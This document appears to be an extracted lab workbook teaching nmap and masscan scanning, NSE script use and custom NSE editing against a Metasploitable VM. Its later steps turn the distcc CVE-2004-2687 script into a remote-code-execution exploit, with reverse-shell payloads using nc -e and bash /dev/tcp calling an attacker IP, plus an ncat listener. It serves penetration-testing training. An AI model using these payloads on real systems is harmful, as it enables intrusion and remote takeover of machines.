


```
Command Prompt      x   ghmau@DESKTOP-M2CCF76: ~ + | v  
[ghmau@DESKTOP-M2CCF76] ~  
$ grep -oP 'Ports: \K\d+' masscan_results.txt | paste -sd,  
5432,8009,139,25,3632,53,21,445,8180,3306,80,23,22  
[ghmau@DESKTOP-M2CCF76] ~  
$ sudo nmap -sV -p 5432,8009,139,25,3632,53,21,445,8180,3306,80,23,22 192.168.0.103  
[sudo] password for ghmau:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 14:14 +08  
Nmap scan report for 192.168.0.103  
Host is up (0.0044s latency).  
  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          ProFTPD 1.3.1  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet        Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
3632/tcp  open  distcc       distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 12.85 seconds
```

- Create the bash script below, save it as optimize\_scan.sh

```
#!/bin/bash  
  
ip="x.x.x.x"  
  
masscan -p1-65535 $ip --rate=10000 -oG masscan_results.txt  
ports=$(grep -oP 'Ports: \K\d+' masscan_results.txt | paste -sd,)  
  
echo "Ports found: $ports"  
  
nmap -sV -p $ports $ip
```

## Cosmology Beyond Nmap Lab Exercise



```
GNU nano 7.2          optimize_scan.sh *
```

```
#!/bin/bash

ip="192.168.0.103"

masscan -p1-65535 $ip --rate=10000 -oG masscan_results.txt
ports=$(grep -oP 'Ports: \K\d+' masscan_results.txt | paste -sd ,)

echo "Ports found: $ports"

nmap -sV -p $ports $ip
```

Save modified buffer?


Yes

No

Cancel

### 3 Run the bash script

```
chmod +x optimize_scan.sh
./optimize_scan.sh
```



```
(gh1mau@DESKTOP-M2CCF76) ~
$ sudo ./optimize_scan.sh
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-12-07 06:29:46 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Ports found: 5432,80,3632,8009,139,22
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 14:30 +08
Nmap scan report for 192.168.0.103
Host is up (0.0025s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3632/tcp  open  distccd    distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-lubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.57 seconds
```

[Back to slide](#)

## Cosmology Beyond Nmap Lab Exercise

### Lab Exercise 6: NSE Scripting usage and Writing Custom NSE Script

#### Objective:

Learn and practice using Nmap NSE scripts for information gathering, and learn how to create your own Nmap NSE Script.

#### Prerequisites:

- Metasploitable machine set up and running.
- Nmap installed on the host machine.

### Task 1: Basic NSE Scripting

- 1 Perform a service version scan on the discovered live hosts to identify running services and their versions.

```
nmap -sV -p- <Metasploitable_IP>
```

```
(gh1mau㉿DESKTOP-M2CCF76) ~ $ sudo nmap -sV -p- 10.55.32.123
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-08 08:19 +08
Nmap scan report for 10.55.32.123
Host is up (0.0038s latency).


Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.1
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.04 seconds
```

- 2 Explore available NSE scripts using the following command. This will list all scripts and their categories.

```
nmap --script-help all
```

## Cosmology Beyond Nmap Lab Exercise



```
xdmcp-discover
Categories: safe discovery
https://nmap.org/nsedoc/scripts/xdmcp-discover.html
    Requests an XDMCP (X display manager control protocol) session and lists supported authentication and authorization mechanisms.

xmlrpc-methods
Categories: default safe discovery
https://nmap.org/nsedoc/scripts/xmlrpc-methods.html
    Performs XMLRPC Introspection via the system.listMethods method.

If the verbosity is > 1 then the script fetches the response
of system.methodHelp for each method returned by listMethods.

xmpp-brute
Categories: brute intrusive
https://nmap.org/nsedoc/scripts/xmpp-brute.html
    Performs brute force password auditing against XMPP (Jabber) instant messaging servers.

xmpp-info
Categories: default safe discovery version
https://nmap.org/nsedoc/scripts/xmpp-info.html
    Connects to XMPP server (port 5222) and collects server information such as:
    supported auth mechanisms, compression methods, whether TLS is supported
    and mandatory, stream management, language, support of In-Band registration,
    server capabilities. If possible, studies server vendor.

[gh1mau@DESKTOP-M2CCF76] ~
```

- 3 Choose a specific NSE script to run against the Metasploitable VM. For example, use the HTTP title script.

```
nmap --script http-title.nse <Metasploitable_IP>
```



```
[gh1mau@DESKTOP-M2CCF76] ~
$ sudo nmap --script http-title.nse 10.55.32.123
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-08 07:47 +08
Nmap scan report for 10.55.32.123
Host is up (0.033s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
|_http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5432/tcp  open  postgresql
8009/tcp  open  ajp13
8180/tcp  open  unknown
|_http-title: Apache Tomcat/5.5

Nmap done: 1 IP address (1 host up) scanned in 2.64 seconds
[gh1mau@DESKTOP-M2CCF76] ~
```

- 4 Run a category of NSE scripts against the Metasploitable VM. For example, run scripts in the default category. (<https://nmap.org/book/nse-usage.html>)

```
nmap --script default <Metasploitable_IP>
```

## Cosmology Beyond Nmap Lab Exercise



```
[gh1mau@DESKTOP-M2CCF76] ~
$ sudo nmap --script default 10.55.32.123
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-08 07:50 +08
Nmap scan report for 10.55.32.123
Host is up (0.0033s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
| ssh-hostkey:
|   1024 60:0f:cfc:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet
25/tcp    open  smtp
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_  SSL2_DES_192_EDE3_CBC_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
```

- 5 Run the same command as in step 4, but change the category. Use <https://nmap.org/book/nse-usage.html> as your reference.

```
nmap --script default <Metasploitable_IP>
```



```
[gh1mau@DESKTOP-M2CCF76] ~
$ sudo nmap --script exploit 10.55.32.123
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-08 07:54 +08
Nmap scan report for 10.55.32.123
Host is up (0.0047s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
| smtp-vuln-cve2010-4344:
|_ The SMTP server is not Exim: NOT VULNERABLE
53/tcp    open  domain
80/tcp    open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5432/tcp  open  postgresql
8009/tcp  open  ajp13
8180/tcp  open  unknown

Host script results:
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 11.78 seconds
```

- 6 Run the command below to run any script containing “http” we are using to use wildcard for this.

```
nmap --script "http" <Metasploitable_IP>
```


## Cosmology Beyond Nmap Lab Exercise



```
(gh1mau@DESKTOP-M2CCF76) [~]
$ sudo nmap --script "*http*" 10.55.32.123
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-08 08:02 +08
Pre-scan script results:
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
```

- 7 Open <https://nmap.org/search/> and search for distcc. Open distcc-cve2004-2687 NSE script link. Have a look at the documentation.

```
nmap -p 3632 <Metasploitable_IP> --script=distcc-cve2004-2687.nse
```




```
(gh1mau@DESKTOP-M2CCF76) [~]
$ nmap -p 3632 10.55.32.123 --script=distcc-cve2004-2687.nse
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-08 08:28 +08
Nmap scan report for 10.55.32.123
Host is up (0.00081s latency).

PORT      STATE SERVICE
3632/tcp  open  distccd
| distcc-cve2004-2687:
|   VULNERABLE:
|     distcc Daemon Command Execution
|       State: VULNERABLE (Exploitable)
|       IDs:  CVE:CVE-2004-2687
|       Risk factor: High CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|         Allows executing of arbitrary commands on systems running distccd 3.1 and
|         earlier. The vulnerability is the consequence of weak service configuration.
|       Disclosure date: 2002-02-01
|       Extra information:
|         uid=1(daemon) gid=1(daemon) groups=1(daemon)
|       References:
|         https://nvd.nist.gov/vuln/detail/CVE-2004-2687
|         https://distcc.github.io/security.html
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687
Nmap done: 1 IP address (1 host up) scanned in 1.15 seconds
```

- 8 Try to add your own command in the arguments variable, let see if this script can execute our own payload(command)

```
nmap -p 3632 <Metasploitable_IP> --script=distcc-cve2004-2687.nse --script-args="distcc-exec.cmd='ifconfig'"
```

## Cosmology Beyond Nmap Lab Exercise



```
(gh1mau㉿DESKTOP-M2CCF76) [~]
$ nmap -p 3632 10.55.32.123 --script=distcc-cve2004-2687.nse --script-args="distcc-exec.cmd='ifconfig'"
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-08 08:48 +08
Nmap scan report for 10.55.32.123
Host is up (0.00082s latency).

PORT      STATE SERVICE
3632/tcp  open  distccd
| distcc-cve2004-2687:
|   VULNERABLE:
|     distcc Daemon Command Execution
|       State: VULNERABLE (Exploitable)
|       IDs: CVE:CVE-2004-2687
|       Risk factor: High CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|         Allows executing of arbitrary commands on systems running distccd 3.1 and
|         earlier. The vulnerability is the consequence of weak service configuration.
|
|       Disclosure date: 2002-02-01
|       Extra information:
|
|       uid=1(daemon) gid=1(daemon) groups=1(daemon)
|
|       References:
|         https://distcc.github.io/security.html
|         https://nvd.nist.gov/vuln/detail/CVE-2004-2687
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687
|
Nmap done: 1 IP address (1 host up) scanned in 1.11 seconds
(gh1mau㉿DESKTOP-M2CCF76) [~]
$ |
```

- 9 Edit distcc-cve2004-2687.nse, try to understand the script first. Set ifconfig in the corresponding variable, save and run the script.

```
sudo nano /usr/share/nmap/scripts/distcc-cve2004-2687.nse


#set ifconfig to the variable

nmap -p 3632 <Metasploitable_IP> --script=distcc-cve2004-2687.nse

nmap -p 3632 <Metasploitable_IP> --script=distcc-cve2004-2687.nse --script-trace

nmap -p 3632 <Metasploitable_IP> --script=distcc-cve2004-2687.nse -d
```

## Cosmology Beyond Nmap Lab Exercise




```
GNU nano 7.2 /usr/share/nmap/scripts/distcc-cve2004-2687.nse *
local arg_cmd = stdnse.get_script_args(SCRIPT_NAME .. '.cmd') or "id"
local function fail(err) return stdnse.format_output(false, err) end
action = function(host, port)

local distcc_vuln =
    title = "distcc Daemon Command Execution",
    IDS = {CVE = 'CVE-2004-2687'},
    risk_factor = "High",
    scores = {
        CVSSv2 = "9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)",
    },
    description = [[
Allows executing of arbitrary commands on systems running distccd 3.1 and
earlier. The vulnerability is the consequence of weak service configuration.
]],
    references = {
        'https://nvd.nist.gov/vuln/detail/CVE-2004-2687',
        'https://distcc.github.io/security.html',
    },
    dates = { disclosure = {year = '2002', month = '02', day = '01'}, },
    exploit_results = {},
}

local arg_cmd = "ifconfig"
local report = vulns.Report:new(SCRIPT_NAME, host, port)
distcc_vuln.state = vulns.STATE.NOT_VULN

local socket = nmap.new_socket()
if (not(socket:connect(host, port))) then
    return fail("Failed to connect to distcc server")
end

^K Help      ^O Write Out   ^W Where Is     ^K Cut          ^T Execute      ^C Location     M-U Undo      M-A Set Mark
^X Exit      ^R Read File   ^Y Replace      ^U Paste         ^J Justify      ^G Go To Line   M-E Redo      M-6 Copy
```



```
[gh1mau@DESKTOP-M2CCF76:~]
$ nmap -p 3632 10.55.32.123 --script=distcc-cve2004-2687.nse --script-trace
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-08 08:54 +08
NSE: TCP 172.24.43.49:57336 > 10.55.32.123:3632 | CONNECT
NSE: TCP 172.24.43.49:57336 > 10.55.32.123:3632 | DIST00000001
NSE: TCP 172.24.43.49:57336 > 10.55.32.123:3632 | WRITE SUCCESS for EID 19 [10.55.32.123:3632]
NSE: TCP 172.24.43.49:57336 > 10.55.32.123:3632 | SEND
NSE: TCP 172.24.43.49:57336 > 10.55.32.123:3632 | ARGV00000001#ARGV00000002-cARGV00000006main.cARGV00000002-oARGV00000006main.o
NSE: TCP 172.24.43.49:57336 > 10.55.32.123:3632 | WRITE request for 147 bytes to EID #1 EID 27 [10.55.32.123:3632]
NSE: TCP 172.24.43.49:57336 > 10.55.32.123:3632 | READ SUCCESS for EID 27 [10.55.32.123:3632]
NSE: TCP 172.24.43.49:57336 > 10.55.32.123:3632 | SEND
NSE: TCP 172.24.43.49:57336 > 10.55.32.123:3632 | DONE00000001STAT00000000SERR00000000SOUT000003b6eth0 Link encap:Ethernet HWaddr 00:0c:29:91:96:dd
        inet addr:10.55.32.123 Bcast:10.55.32.255 Mask:255.255.255.0
        inet6 addr: fe80::20c:29ff:fe91:96dd/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:241047 errors:100 dropped:104 overruns:0 frame:0
        TX packets:166685 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:23357224 (22.2 MB) TX bytes:11222795 (10.7 MB)
        Interrupt:17 Base address: 0x2000
lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
```

## Cosmology Beyond Nmap Lab Exercise

```

[gh1mau@DESKTOP-M2CCF76] ~
$ nmap -p 3632 10.55.32.123 --script=distcc-cve2004-2687.nse -d
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-08 08:55 +08
----- Timing report -----
hostgroups: min 1, max 100000
rtt-timeouts: init 1000, min 100, max 10000
max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
parallelism: min 0, max 0
max-retries: 10, host-timeout: 0
min-rate: 0, max-rate: 0

NSE: Using Lua 5.4.
NSE: Arguments from CLI:
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 08:55
Completed NSE at 08:55, 0.00s elapsed
Initiating Ping Scan at 08:55
Scanning 10.55.32.123 [2 ports]
Completed Ping Scan at 08:55, 0.00s elapsed (1 total hosts)
Overall sending rates: 2762.43 packets / s.
mass_rdns: Using DNS server 172.24.32.1
Initiating Parallel DNS resolution of 1 host. at 08:55
mass_rdns: 1.03s 0/1 [#: 1, OK: 0, NX: 0, DR: 0, SF: 0, TR: 1]
Completed Parallel DNS resolution of 1 host. at 08:55, 1.03s elapsed
DNS resolution of 1 IPs took 1.03s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 08:55
Scanning 10.55.32.123 [1 port]
Discovered open port 3632/tcp on 10.55.32.123
Completed Connect Scan at 08:55, 0.00s elapsed (1 total ports)
Overall sending rates: 581.40 packets / s.
NSE: Script scanning 10.55.32.123.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 08:55
NSE: Starting distcc-cve2004-2687 against 10.55.32.123:3632.

```

- 10 Edit distcc-cve2004-2687.nse, change the previous payload command to this:  
**(reference: <https://www.revshells.com/>)**

```
local arg_cmd = " nc your_attack_machine_ip your_port -e
/bin/bash"
```

```

GNU nano 7.2          /usr/share/nmap/scripts/distcc-cve2004-2687.nse *
local arg_cmd = "bash -i >& /dev/tcp/10.55.32.119/1234 0>&1"
local report = vulns.Report:new(SCRIPT_NAME, host, port)
distcc_vuln.state = vulns.STATE.NOT_VULN

local socket = nmap.new_socket()
if (not(socket:connect(host, port))) then
    return fail("Failed to connect to distcc server")
end

local arg_cmd = "nc 10.55.32.119 1234 -e /bin/bash"
local cmd = {
    "DIST00000001",
    ("ARGV00000008ARGV00000002shARGV00000002-cARGV%08.8xsh -c \"..",
    "'(%s)'ARGV00000001ARGV00000002-cARGV00000006main.cARGV00000002\" ..",
    "-oARGV00000006main.o":format(10 + #arg_cmd, arg_cmd),
    "DOTI00000001A\n",
}
for _, cmd in ipairs(cmd) do
    if (not(socket:send(cmd))) then
        return fail("Failed to send data to distcc server")
    end
end

-- Command could have lots of output, need to cut it off somewhere. 4096 should be enough.
local status, data = socket:receive_buf(match.pattern_limit("DOT00000000", 4096), false)

if (status) then
    local output = data:match("SOUT%w%w%w%w%w%w(%.*)")
    if (output and #output > 0) then
        distcc_vuln.extra_info = stdnse.format_output(true, output)
        distcc_vuln.state = vulns.STATE.EXPLOIT
    end
end

```


**Nano Key Bindings:**

- ^G Help
- ^O Write Out
- ^W Where Is
- ^K Cut
- ^T Execute
- ^C Location
- M-U Undo
- M-A Set Mark
- ^X Exit
- ^R Read File
- ^Y Replace
- ^U Paste
- ^J Justify
- ^/ Go To Line
- M-E Redo
- M-6 Copy

## Cosmology Beyond Nmap Lab Exercise

- 11 | Setup ncat listener on your host machine (attacker)

```
C:\Program Files (x86)\Nmap\zenmap\bin>ncat -lvp 1234
```



- 12 | Run again the nse script, and wait for reverse connection. Run few system command to verify you got the reverse shell.


```
nmap -p 3632 <Metasploitable_IP> --script=distcc-cve2004-2687.nse -d
```

```
whoami
```

```
ifconfig
```

```
hostname
```

## Cosmology Beyond Nmap Lab Exercise



```
C:\Program Files (x86)\Nmap\zenmap\bin>ncat -lvp 1234
